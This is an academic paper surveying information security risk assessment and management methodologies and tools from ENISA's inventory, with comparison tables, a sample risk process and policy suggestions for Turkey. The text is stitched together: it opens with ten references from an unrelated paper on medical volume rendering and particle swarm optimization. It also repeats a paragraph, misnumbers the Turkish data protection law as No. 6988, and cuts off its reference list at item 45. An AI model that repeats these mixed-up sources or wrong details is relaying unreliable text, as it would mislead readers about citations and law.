[1] W. O. Thean, H. Ibrahim, and K. K. V. Toh, “Implementation of several rendering and volume rotation methods for volume rendering of 3D medical dataset,” *Proc. 2008 IEEE Conf. Innov. Technol. Intell. Syst. Ind. Appl. CITISIA*, no. July, pp. 49–54, 2008.

[2] P. Ljung, J. Krüger, E. Groller, M. Hadwiger, C. D. Hansen, and A. Ynnerman, “State of the Art in Transfer Functions for Direct Volume Rendering,” *Comput. Graph. Forum*, vol. 35, no. 3, pp. 669–691, Jun. 2016.

[3] C. P. Botha, B. Preim, A. E. Kaufman, S. Takahashi, and A. Ynnerman, “From individual to population: Challenges in medical visualization,” *Math. Vis.*, vol. 37, pp. 265–282, 2014.

[4] B. Csébfalvi, L. Mroz, H. Hauser, A. König, and E. Gröller, “Fast Visualization of Object Contours by Non-Photorealistic Volume Rendering,” 2001.

[5] J. Kennedy and R. Eberhart, “Particle swarm optimization,” in *Proceedings of ICNN’95 - International Conference on Neural Networks*, 1995, vol. 4, pp. 1942–1948.

[6] Y. Shi and R. Eberhart, “A Modified Particle Swarm Optimizer,” *Evol. Comput. Proceedings, 1998. IEEE World Congr. Comput. Intell. 1998 IEEE Int. Conf.*, 1998.

[7] E. Yılmaz and Ç. Kılıkçıer, “Determination of Fetal State from Cardiotocogram Using LS-SVM with Particle Swarm Optimization and Binary Decision Tree,” *Comput. Math. Methods Med.*, vol. 2013, no. 8, pp. 1–8, 2013.

[8] S. Luo, “Transfer Function Optimization for Volume Visualization Based on Visibility and Saliency,” University of Dublin, 2016.

[9] J. Kniss, G. Kindlmann, and C. Hansen, “Multidimensional transfer functions for interactive volume rendering,” *IEEE Trans. Vis. Comput. Graph.*, vol. 8, no. 3, pp. 270–285, Jul. 2002.

[10] S. Luo and J. Dingliana, “Transfer Function Optimization Based on a Combined Model of Visibility and Saliency,” *Proc. 33rd Spring Conf. Comput. Graph. - SCCG ’17*, pp. 10–12, 2016.

# Information Security Risk Management and Risk Assessment Methodology and Tools

N.YALÇIN [1] ve B.KILIÇ [2]

[1] Gazi Üniversitesi, Gazi Eğitim Fakültesi, Ankara/Turkey, nyalcin@gazi.edu.tr
[2] Gazi Üniversitesi, Bilişim Enstitüsü, Ankara/Turkey, berker.kilic@gmail.com

**Abstract - Nowadays risks related to information security are increasing each passing day. Both public enterprises and private sector are working on information security to provide information security. It is inevitable that the institutions must use the most appropriate methodology and tools for their own needs and legal responsibilities to provide information security.**

**Particularly Personal Data Protection Law, the legal regulations and the development of cybersecurity risks oblige the public institutions and enterprises to establish information security management systems.**

**In this study, methodology and tools covered under the Risk Management / Risk Assessment methodology and tools within the European Union Agency For Network and Information Security (ENISA)'s Threat and Risk Management studies are investigated. In the study, the seventeen methods and thirty one tools which are studied by ENISA on the inventory work are introduced on the basic level. The methods and tools are compared among themselves in different aspects such as the type of risk classification, the reference level, the definition of applicability, the lifecycle, the usage of them licensed.**

***Keywords** - information security, cyber security, risk management, risk assessment*

## I. INTRODUCTION

The risk concept can be described as a circumstance which causes the ordinary flow to break down for any reason, at any time and causes waste of time-labour loss. In terms of information technologies, the fact almost all of today's business process and forms of work depend on partly automation systems based on information technologies makes the risks of information technologies unignorable. It is possible that loss and distortion in information assets related to information technologies lead to conclusions which ends up waste of time and labour loss.

Actions to be taken which are to ensure the integrity and correctness information assets which are processed in the sub-structures of information technologies can be ensured by improving the security requirements and business process of the sub-structure.

This requires the assessment of the foreseeable information security risks and the removing and managing the actions to be taken against these risks with a systematic approach and a sub-methodology.

An overview of the methodology and tools handled in the scope of Information Security Threat and Risk Management studies which are applied to the Europe Union (EU) countries in 2017 by European Union Agency for Network and Information Security (ENISA) related to information security risk assessment and management is brought out in this study.

## II. METHOD

Cybercrime is also increasing in proportion to the increase in the number of users in the world [2]. This is not only because the increase in the abilities of the users, but also the increase of users who are not sufficiently informed and whose security can easily be violated.

In this study, national progress has been examined in the framework of the Protection of Personal Data Act, the Personal Data Protection Agency, and the Personal Data Protection Expertise Regulation which are on the agenda in our country.

In this study, national progress has been examined in the framework of the Protection of Personal Data Act, the Personal Data Protection Agency, and the Personal Data Protection Expertise Regulation which are on the agenda in our country.

Through the literature review, it has been found that especially the work on methodologies intensifies, the tools support one or more methodologies to support the application process of methodologies.

In the study, the data obtained from ENISA, the applications in our country and the ENISA inventory study are summarized and the models in the literature are briefly mentioned. Suggestions are made under the headings i) political, economic and educational ii) organizational practices ,in the light of the obtained and evaluated data.

## III. RESULTS

### *A. European Union Agency for Network and Information (ENISA)*

The ENISA – by its own definition in the annual reports- is a network and information security expertise center for the EU and the member countries, the private sector and European Citizens. The ENISA works for developing recommendations on good practices in the field of information security. It helps the EU member countries to implement the relevant EU legislation and works to improve the durability of Europe's critical information infrastructure and networks. The ENISA aims to develop the current expertise in the EU member countries by supporting the development of cross-border communities committed to promoting network and information security across the EU. This agency is in Greece and has offices in Creta and Athens [6, 7, 56].

Information security is a process which is required to be implemented in the overall information system, not in a single information technology unit. Thusly, an agency has been established across the EU and the EU agency has been established to promote good practise, to improve the critical infrastructure and to support the work in this field.

The ENISA -with the annual report it publishes- has informs and warns the countries around the EU on the cyber threats.

The diagram shown in figure 1 which is used to visualize the risk elements in the report is taken from ISO 15408:2005.




Figure-1: The risk elements and associations to ISO 15408:2005 in the ENISA 2017 report, it includes the threats listed in list-1 as the top 15 threats.

The threats in Table-1 are included as the top 15 threats in ENISA 2017 [7]

Table-1: The top 15 threats to the ENISA for 2017

| SN | Cyber Threat |
|---|---|
| 1 | Malware |
| 2 | Web-Based Attacks |
| 3 | Web Application Attacks |
| 4 | Phishing |
| 5 | Spam |
| 6 | Denial of Service |
| 7 | Ransomware |
| 8 | Botnets |
| 9 | Insider Threat |
| 10 | Physical Manipulation, Damage, Theft, Loss |
| 11 | Data Breaches |
| 12 | Identity Theft |
| 13 | Information Leakage |
| 14 | Exploit Kits |
| 15 | Cyber-Espionag |

For each of the mentioned threats, the description of the cyber threat, the focal point, the trends, the basic numerical indicators, the top 10 cases related to this thread, and the similar diagnostic information take place in detail in the report [7].

### *B. Protection of Personal Data Institution (PPDI)*

The fact the establishment of PPDI with the publication of the Law No. 6988 on Protection of Personal Data in the Official Gazette dated 07/04/2016 and The Personal Data Protection Expertise Regulation published in the Official Gazette dated 09/02/2018 indicates that a number of current studies on information security have been carried out in our country.

Although, when the intent and content of the law are examined, it is mentioned that the purpose is to regulate the liabilities of natural and legal people which process the personal data and the procedures and principles of people which is required to obey, it is seen that - there is an emphasis on the content with the organization and function of PPDI- there is no mention about information security and management processes which is required to obey by institutions and legal person for the sake of protecting personal data and is required to be applied.Likewise, when the purpose and the content of the legislation are examined, it has been stated that the selection and appointment of Expert and Expert Assistance for Personal Data Protection is required and that these experts and expert assistants must have a bachelor's degree in social sciences [63, 67].

The booklets and guides in list-2 in 2018 are published by PPDI.

Table-2: PPDI booklets and guides

| SN | Booklets / Guides |
|---|---|
| 1 | 100 questions on personal data protection laws |
| 2 | Personal Data Security Guide (Technical and Administrative Measures) |
| 3 | Frequently Asked Questions About the Law on the Protection of Personal Data |
| 4 | Implementation Guide for the Protection of Personal Data |
| 5 | Guide to Personal Data Deletion, Destruction or Anonymization |

When the booklets and guides are reviewed, it is seen that the protection of personal data is perceived as an administrative act and there is superficial information about a set of deletion, destruction and anonymization methods in just Personal Information Deletion, Destruction or Anonymization Guide [58-62].

### *C. Risk Assessment and Risk Management Methodology and Tools*

Briefly-if the risk is defined as a possible negative situation- the risk analysis will be the realization conditions of that negativity while the risk management will be the measures to be taken to avoid these conditions happen and will be the simple but correct approach in the context of what to do if it happens.

Information is a salient asset for institutions and also reducing information security risks is an another salient issue [1].

Nowadays, there are risk analysis and management methods which that are accepted as standard and still in development.

The risk analysis methodologies conducted in the scope of ENISA's Threat and Risk Management studies are given in table-3, table-4 and table-5 [9, 17, 20, 22, 26-31, 33, 34, 36, 38, 40, 48, 52].

Table-3: Evaluation and management features of Risk Assessment and Management Methodologies

| | | Risk Assessment Method | | | Risk Management Method | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| Methodologies | Origin | Identification | Analysis | Evaluation | Assessment | Treatment | Acceptance | Communication | Last Version/Date | Price |
| Austrian IT Security Handbook | | X | | | X | X | X | X | v2.2<br>2004 | free |
| Cramm | United Kingdom | X | X | X | | | | | v5<br>2003 | unknown |
| Dutch A&K Analysis | The Netherlands | X | X | X | | | | | v1.01<br>1996 | free |
| Ebios | France | X | X | X | X | X | X | X | r2 | free |

| | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| | | | | | | | | | 2004 | |
| ISAMM | Belgium | | | | | | | | unknown | unknown |
| ISF Methods | ISF members | X | X | X | X | X | X | X | 2005 | membership |
| ISO/IEC 13335-2 | International | X | X | X | X | X | X | X | 2006 | 100 Euro |
| ISO/IEC 17799 | International | X | | | | X | | | v2 2005 | 200 Euro |
| ISO/IEC 27001 | International | X | | | X | X | X | | 2005 | 130 Euro |
| IT-Grundschutz | Germany | X | X | X | X | X | X | X | 2005 | free |
| Magerit | Spain | X | X | X | X | X | X | X | v2 2005 | free |
| Marion | France | X | X | X | | | | | 1998 | free |
| Mehari | France | X | X | X | X | X | X | X | 2017 | free |
| MIGRA | Italy | | | | | | | | v2.1 2006 | support fee |
| Octave | USA | X | X | X | X | X | X | X | v2.0 2005 | free |
| RiskSafe Assessment | United Kingdom | X | X | X | X | X | X | X | v1.0 2012 | support fee |
| SP800-30 | USA | X | X | | X | X | X | | 2002 | free |

When looking at the methodologies from table-3, it is seen that the definition based on the risk indicates the focus is on the improvement in terms of risk management.

Table-4: Target organization and level of implementation of Risk Assessment and Management Methodologies

| | Target Organisations | | | | | | Level of Detail | | |
|---|---|---|---|---|---|---|---|---|---|
| Methodologies | Goverment and agencies | Large companies | SMEs | Commercial companies | Non-profit | Specific-sector | Management | Operational | Technical |
| Austrian IT Security Handbook | X | X | X | X | X | | X | X | |
| Cramm | X | X | | | | | X | X | X |
| Dutch A&K Analysis | X | X | X | X | X | | X | X | X |
| Ebios | X | X | X | X | X | | X | X | |
| ISAMM | X | X | X | X | X | | X | X | |
| ISF Methods | X | X | | X | X | | X | X | X |
| ISO/IEC 13335-2 | X | X | X | X | X | | X | X | |
| ISO/IEC 17799 | X | X | X | X | X | | X | X | |
| ISO/IEC 27001 | X | X | | | | | X | X | |
| IT-Grundschutz | X | X | X | X | X | | X | X | X |
| Magerit | X | X | X | X | X | X | X | X | X |
| Marion | X | | | | | | X | X | |
| Mehari | X | | X | X | NGOs, education, health, public services, etc. | X | X | X | X |
| MIGRA | X | X | | | | | X | X | X |
| Octave | | | X | | | | X | X | |
| RiskSafe Assessment | X | X | X | X | X | | X | X | X |
| SP800-30 | X | X | X | X | X | | | X | X |

When looking at the methodologies from table-4, it is seen that the target group of public and large enterprises and the level of implementation are administrative and operational.

Table-5: Competencies in Risk Assessment and Management Methodologies and compliance with IT standards

| | Skills Needed | | | Compliance to IT Standards | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|
| Methodologies | To introduce | To use | To maintain | ISO/IEC 13335-1 | ISO/IEC 13335-2 | ISO/IEC 17799 | ISO/IEC 27001 | ISO/IEC 27002 | ISO/IEC 27005 | ISO/IEC 15408 | ISO/IEC 21827 |
| Austrian IT Security Handbook | 2 | 2 | 2 | X | X | X | | | | | |
| Cramm | 3 | 3 | 3 | | | X | | | | | |
| Dutch A&K Analysis | 1 | 2 | 1 | | | X | | | | | |
| Ebios | 2 | 2 | 2 | X | X | X | X | | | X | X |
| ISAMM | 2 | 2 | 2 | | | | | X | | | |
| ISF Methods | 3 | 3 | 3 | | | X | | | | | |
| ISO/IEC 13335-2 | 2 | 2 | 2 | X | | X | X | | | | |
| ISO/IEC 17799 | 2 | 2 | 2 | X | X | | | | | | |
| ISO/IEC 27001 | 3 | 2 | 2 | | | X | | | | | |
| IT-Grundschutz | 2 | 2 | 2 | | | X | X | | | | |
| Magerit | 2 | 3 | 3 | X | X | X | X | | | X | |
| Marion | 1 | 2 | 1 | | | | | | | | |
| Mehari | 2 | 2 | 2 | X | | | X | X | X | | |
| MIGRA | 1 | 3 | 3 | | | | X | X | X | | |
| Octave | 2 | 2 | 2 | | | | | | | | |
| RiskSafe Assessment | 2 | 2 | 3 | | | | X | | X | | |
| SP800-30 | 2 | 2 | 2 | | | | | | | | |

1: basic, 2: standard, 3: specialist

When looking at the methodologies from table-5, it is seen that standard qualifications are often sufficient to implement the methodology, predominantly in accordance with ISO / IEC 17799 and ISO / IEC 27001 standards.

Particularly, various tools are used to support one or more methodologies in order to be able to consider risk analysis in a holistic approach.

The risk analysis tools used in the scope of ENISA's Threat and Risk Management studies are given in table-6 and table-7 [8, 10-16, 18, 19, 21, 23-25, 32, 35, 37, 39, 41-47, 49-51, 53-55].

Table-6: Evaluation and management features of Risk Assessment and Management Tools

| | | | | Risk Assessment Method | | | Risk Management Method | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| Tools | Origin | Coverage | Support | Identification | Analysis | Evaluation | Assessment | Treatment | Acceptance | Communication |
| Callio | Canada | 1 | X | | X | | X | | X | X |
| Casis | Belgium | 1 | | | | | | | | |
| CCS Risk Manager | USA | 2 | X | X | X | X | X | X | X | X |
| CloudeAssurance | USA | 2 | X | X | X | | | | | X |
| Cobra | United Kingdom | 1 | X | | X | | X | | X | X |
| Countermeasures | USA | 2 | X | X | X | | X | X | X | X |
| Cramm | United Kingdom | 1 | X | X | X | | X | | | X |
| EAR / PILAR | Spain | 1 | X | X | X | X | X | X | X | X |
| Ebios | France | 1 | X | X | X | | X | X | X | X |
| GSTool | Germany | 1 | X | X | X | | X | X | X | X |
| KRiO | Spain | 1, 2, 3 | X | X | X | X | X | X | X | X |
| ISAMM | Belgium | 2 | | | | | | | | |
| Mehari Expert (2010) RM tool | France - Canada | 2 | X | X | X | X | X | | X | X |
| MIGRA Tool | Italy | 1 | X | X | X | X | X | X | X | X |
| Modulo Risk Manager | Brazil | 2 | X | X | X | X | X | X | X | X |
| Octave | USA | 3 | X | X | X | | X | X | | X |
| Proteus | United Kingdom | 2 | X | X | X | X | X | X | X | X |
| Ra2 | Germany | 1 | X | X | | | X | | X | X |
| REAL ISMS | USA | 2 | | | | | | | | |
| Resolver Ballot | Canada | 2 | | | | | | | | |
| Resolver Risk | Canada | 2 | | | | | | | | |
| Risicare | France | 2 | X | X | X | X | X | | X | X |
| Riskwatch | USA | 1 | X | X | X | | X | X | | X |
| RM Studio | Iceland | 1,2, 3 | X | X | X | X | X | X | X | X |
| SISMS | Turkey | 2 | X | X | X | X | X | X | X | X |

| | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| TRICK Light | Luxembourg | 1,2, 3 | X | X | X | X | X | X | X | X |
| TRICK Service | Luxembourg | 1,2, 3 | X | X | X | X | X | | X | X |
| Acuity Stream | United Kingdom | 2 | X | X | X | X | X | X | X | X |
| Axur ISMS | USA | 2 | | | | | | | | |
| WCK | Israel | 1,2, 3 | | | | | | | | |
| CyberWISER Light | Europe | 2 | X | X | X | X | | | | X |

1: local, 2: world-wide, 3: regional

When looking at the tools at the figure-6, it is seen that they are mostly local and regional and they are promoter with being developer. It is seen that in terms of risk assessment almost all of them are supporting identification, analysis and development while is based on communication in terms of risk management.

Table-7: Risk Assessment and Management Tools, target organization and level of implementation

| | | Target Organisations | | | | | | Level of Detail | | |
|---|---|---|---|---|---|---|---|---|---|---|
| Tools | Last Version/Date | Goverment and agencies | Large companies | SMEs | Commercial companies | Non-profit | Specific-sector | Management | Operational | Technical |
| Callio | v2 2005 | X | X | X | X | X | | | | |
| Casis | | | X | X | | | | | | |
| CCS Risk Manager | | X | X | X | X | X | | X | X | X |
| CloudeAssurance | v1.3 2014 | X | X | X | X | X | X | | | |
| Cobra | v3 | | | X | X | | | | | |
| Countermeasures | v8 2006 | X | X | | | | X | | | |
| Cramm | v5.1 2005 | X | X | X | | | | | | |
| EAR / PILAR | v3.3 2006 | X | X | X | X | X | X | X | X | X |
| Ebios | v2 2004 | X | X | X | X | X | | | | |
| GSTool | v3.1 2004 | X | X | X | X | X | | | | |
| KRiO | 2016 | X | X | X | X | X | | | | |
| ISAMM | 2008 | | | | | | | X | X | X |
| Mehari Expert (2010) RM tool | 2016 | X | X | X | X | X | X | X | X | X |
| MIGRA Tool | v2 2007 | X | X | | | | | X | X | X |
| Modulo Risk Manager | v5.0 2007 | X | X | X | X | X | | X | X | X |
| Octave | | X | X | X | X | X | | | | |
| Proteus | 2007 | X | X | X | | | X | X | X | |
| Ra2 | v1.1 2005 | | X | X | X | X | | | | |
| REAL ISMS | v1.2 2008 | X | X | X | X | X | X | X | X | X |
| Resolver Ballot | v6.0 2008 | X | X | X | X | X | X | X | X | |
| Resolver Risk | v6.0 2008 | X | X | X | X | X | X | X | X | X |
| Risicare | v6.0 2007 | X | X | X | X | X | X | X | X | X |
| Riskwatch | v9 2002 | X | X | X | X | X | | | | |
| RM Studio | v5.1 2016 | X | X | X | X | X | X | | | |
| SISMS | v1 2011 | X | X | X | X | X | | X | X | X |
| TRICK Light | v1.3 2012 | X | X | X | X | X | X | X | X | X |
| TRICK Service | v2.0 2017 | X | X | X | X | X | X | X | X | X |
| Acuity Stream | v1.6.11 2011 | X | X | X | | | X | X | X | X |
| Axur ISMS | v1.0 2008 | X | X | X | X | X | | X | X | X |
| WCK | v2.44 2013 | X | X | X | | | | | | |
| CyberWISER Light | | X | X | X | | | | | | |

When looking at the tools from table-7, it is seen that almost all of the public and large-scale enterprises are targeted and the level of application is administrative and operational.

### *D. Sample Risk Analysis and Management Process*

Security is a process which starts with the realization of the need for security. As the need for security has been recognized and addressed as part of business processes, it has been described as a series of processes and a security system can be modeled.

Organizations should define the criteria to be used to assess the importance of risk. Criteria should reflect the values, objectives and resources of the organization [64].

The goals of the risk analysis process should help to supply a dynamic set of tools with identifying new threats and weak points, anticipating business activity and checking the level of security of the information systems in information system safety [66].

Cyber-physical security systems are real-time, stand-alone, robust systems with high performance requirements [57]. A sample process plan is given in table-8. This process can be extended to the application requirements.

Table-8: A sample security model for cyber-physical systems

| Risk Management Context |
|---|
| 1: Identify the system and components and existing risk management practice<br>2: Determine goals and key performance indicators (KPI)<br>3: Risk acceptance level |
| Assets Identification and Criticality |
| 1: Criticality identification<br>2: Asset weight |
| Vulnerability Assessment and Threat Identification |
| 1: Vulnerability Impact Rating<br>2: Asset Vulnerability Impact Assessment Model (A-VIAM)<br>3: Identify threats |
| Risk Assessment |
| 1: Generate cyber-security attack scenario<br>2: Determine the likelihood of a cyber-security attack scenario<br>3: Attackers' skill and location<br>4: Determine the impact of the cyber-security attack scenario<br>5: Identify the risk level |
| Risk Control |
| Risk Monitor and Residual Risk |

The easiest approaches to implement in security management; i) do not do anything when the accepted risks occur, ii) avoid the emergence of threats, iii) reduce the possibility of the threat, iv) reduce the effect when the threat occurs [3].

When we look at the security model only from the perspective of information security, a two-part model which is composed of modeling and analysis can be used, as well [4].The main headings for this model are shown in List-9.

Table-9: A sample security model for cyber systems

| Social modeling: identification of use cases of hardware, software and systems as information assets. |
|---|
| Entity modeling: Classification of the entire information assets used as direct and indirect and management of them. |
| Authority modeling: Use of assets and determination of user authorizations. |
| Threat modeling: Determination of possible threats through risk analysis. |

In terms of an enterprise, risk is generally considered to be a commercial approach.In the past, security risks were caused by commercial loss and ignored due to fact that the probability of occurrence was low. Nowadays, cyber risks are an important part of agenda for every company, but they are inadequate in practice due to lack of reliable data and analysis [5]. Risk analysis, risk assessment and risk assessment definitions vary for each of the selected analyzes [65].

## IV. SUGGESTIONS

### A. Political, economic and educational

Information security is one of the main components of the industry 4.0 as seen as the next generation of industry, and therefore it is a field to be invested in- not being ignored -in terms of politics, economics and education.

Risk assessment and risk management processes should be convert into publicly supported sectoral policy. This will ensure the determination of standards for qualifications for businesses at the point of enforcement of the Law on the Protection of Personal Data.

Cyber security is a global issue, not a national issue, since there are is border in cyber space. However- in practice- each country has its own standards will ensure the development of the cyber security issue quickly.The fact that our country has its own standards in this respect will enable us to become the country which has an economic impact in the process and has a say in international standards at the end of the process.

The fact that the information assets are already above the manageable level in terms of many enterprises, this provides predictable information for the required fields of education and employment.

Appropriate staff training and employment projects should be initiated by meeting essential sectoral needs and supplying communication between educational institutions due to the fact that information security sector is a new developing field.

### B. Organizational

The obligation for implementing information security standards will ensure that organizations are lead to protect their personal information assets as well as their personal information.

Making the information security management of the organizations integrated with the network management artificial intelligence assisted will reduce the application costs to a minimum.

The fact critical infrastructure enterprises facing with compelling sanction on cyber security infrastructures will cause increased service continuity.

It is possible to increase the integrity and verifiability capacities of the individual information owned by the organizations, or the technologies based on the block chain of other information assets.

## REFERENCES

[1] Agrawal, V. (2015). A Comparative Study on Information Security Risk Analysis Methods, Journal of Computers (12), 57-67, DOI: 10.17706/jcp.12.1.57-67

[2] Akinwumi, D.A., Iwasokun, G.B., Alese, B.K., Oluwadare, S.A. (2017). A Review of Game Theory Approach to Cyber Security Risk Management, Nigerian Journal of Technology (NIJOTECH) (36), 1271-1285, DOI: 10.4314/njt.v36i4.38

[3] Chmielecki, T., Cholda, P., Pacyna, P., Potrawka, P., Papacz, N., Stankiewicz, R., Wydrych, P. (2014). Enterprise-oriented Cybersecurity Management. Proceedings of the 2014 Federated Conference on Computer Science and Information Systems (2), 863-870, DOI:10.15439/2014F38.

[4] Dashti, S., Giorgini, P., Paja, E. (2017). Information Security Risk Management, International Federation for Information Processing 2017, 18-33, DOI: 10.1007/978-3-319-70241-4_2.

[5] Eling, M., Wirfsi J.H. (2015). Modelling and Management of Cyber Risk, IAA Colloquium 2015.

[6] ENISA. (2017). ENISA Threat Landscape Report 2016. DOI: 10.2824/92184.

[7] ENISA. (2018). ENISA Threat Landscape Report 2017. DOI: 10.2824/967192.

[8] ENISA. (2017). Acuity Stream. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-tools/t_stream.html

[9] ENISA. (2017). Austrian IT Security Handbook. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-methods/m_au_it_security_handbook.html

[10] ENISA. (2017). Axur ISMS. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-tools/t_axur.html

[11] ENISA. (2017). Callio. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-tools/t_callio.html

[12] ENISA. (2017). Casis. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-tools/t_casis.html

[13] ENISA. (2017). CCS Risk Manager. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-tools/t_ccs.html

[14] ENISA. (2017). CloudeAssurance. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-tools/t_cloudeassurance.html

[15] ENISA. (2017). Cobra. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-tools/t_cobra.html

[16] ENISA. (2017). CounterMeasures. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-tools/t_countermeasures.html

[17] ENISA. (2017). CRAMM. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-methods/m_cramm.html

[18] ENISA. (2017). Cramm. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-tools/t_cramm.html

[19] ENISA. (2017). CyberWISER Light. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-tools/t_wiser.html

[20] ENISA. (2017). Dutch A&K Analysis. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-methods/m_dutch_ak_analysis.html

[21] ENISA. (2017). EAR/PILAR. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-tools/t_EAR_Pilar.html

[22] ENISA. (2017). EBIOS. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-methods/m_ebios.html

[23] ENISA. (2017). Ebios. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-tools/t_ebios.html

[24] ENISA. (2017). GSTool. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-tools/t_gstool.html

[25] ENISA. (2017). ISAMM Tool. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-tools/t_isamm.html

[26] ENISA. (2017). ISAMM. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-methods/m_isamm.html

[27] ENISA. (2017). ISF Methods. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-methods/m_isf_methods.html

[28] ENISA. (2017). ISO/IEC 13335-2. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-methods/m_iso133352.html

[29] ENISA. (2017). ISO/IEC 17799. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-methods/m_iso17799.html

[30] ENISA. (2017). ISO/IEC 27001. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-methods/m_iso27001.html

[31] ENISA. (2017). IT Grundschutz. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-methods/m_it_grundschutz.html

[32] ENISA. (2017). KRiO. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-tools/t_gxsgsi.html

[33] ENISA. (2017). Magerit. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-methods/m_magerit.html

[34] ENISA. (2017). Marion. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-methods/m_marion.html

[35] ENISA. (2017). Mehari Expert (2010) RM Tool. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-tools/t_mehari.html

[36] ENISA. (2017). Mehari. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-methods/m_mehari.html

[37] ENISA. (2017). MIGRA Tool. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-tools/t_migra.html

[38] ENISA. (2017). MIGRA. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-methods/m_migra.html

[39] ENISA. (2017). Modulo Risk Manager. https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-tools/t_modulo.html

[40] ENISA. (2017). Octave. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-methods/m_octave.html

[41] ENISA. (2017). Octave. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-tools/t_octave.html

[42] ENISA. (2017). Proteus. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-tools/t_proteus.html

[43] ENISA. (2017). Ra2. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-tools/t_ra2.html

[44] ENISA. (2017). Real ISMS. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-tools/t_real.html

[45] ENISA. (2017). Resolver Ballot. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-tools/t_resolver_ballot.html

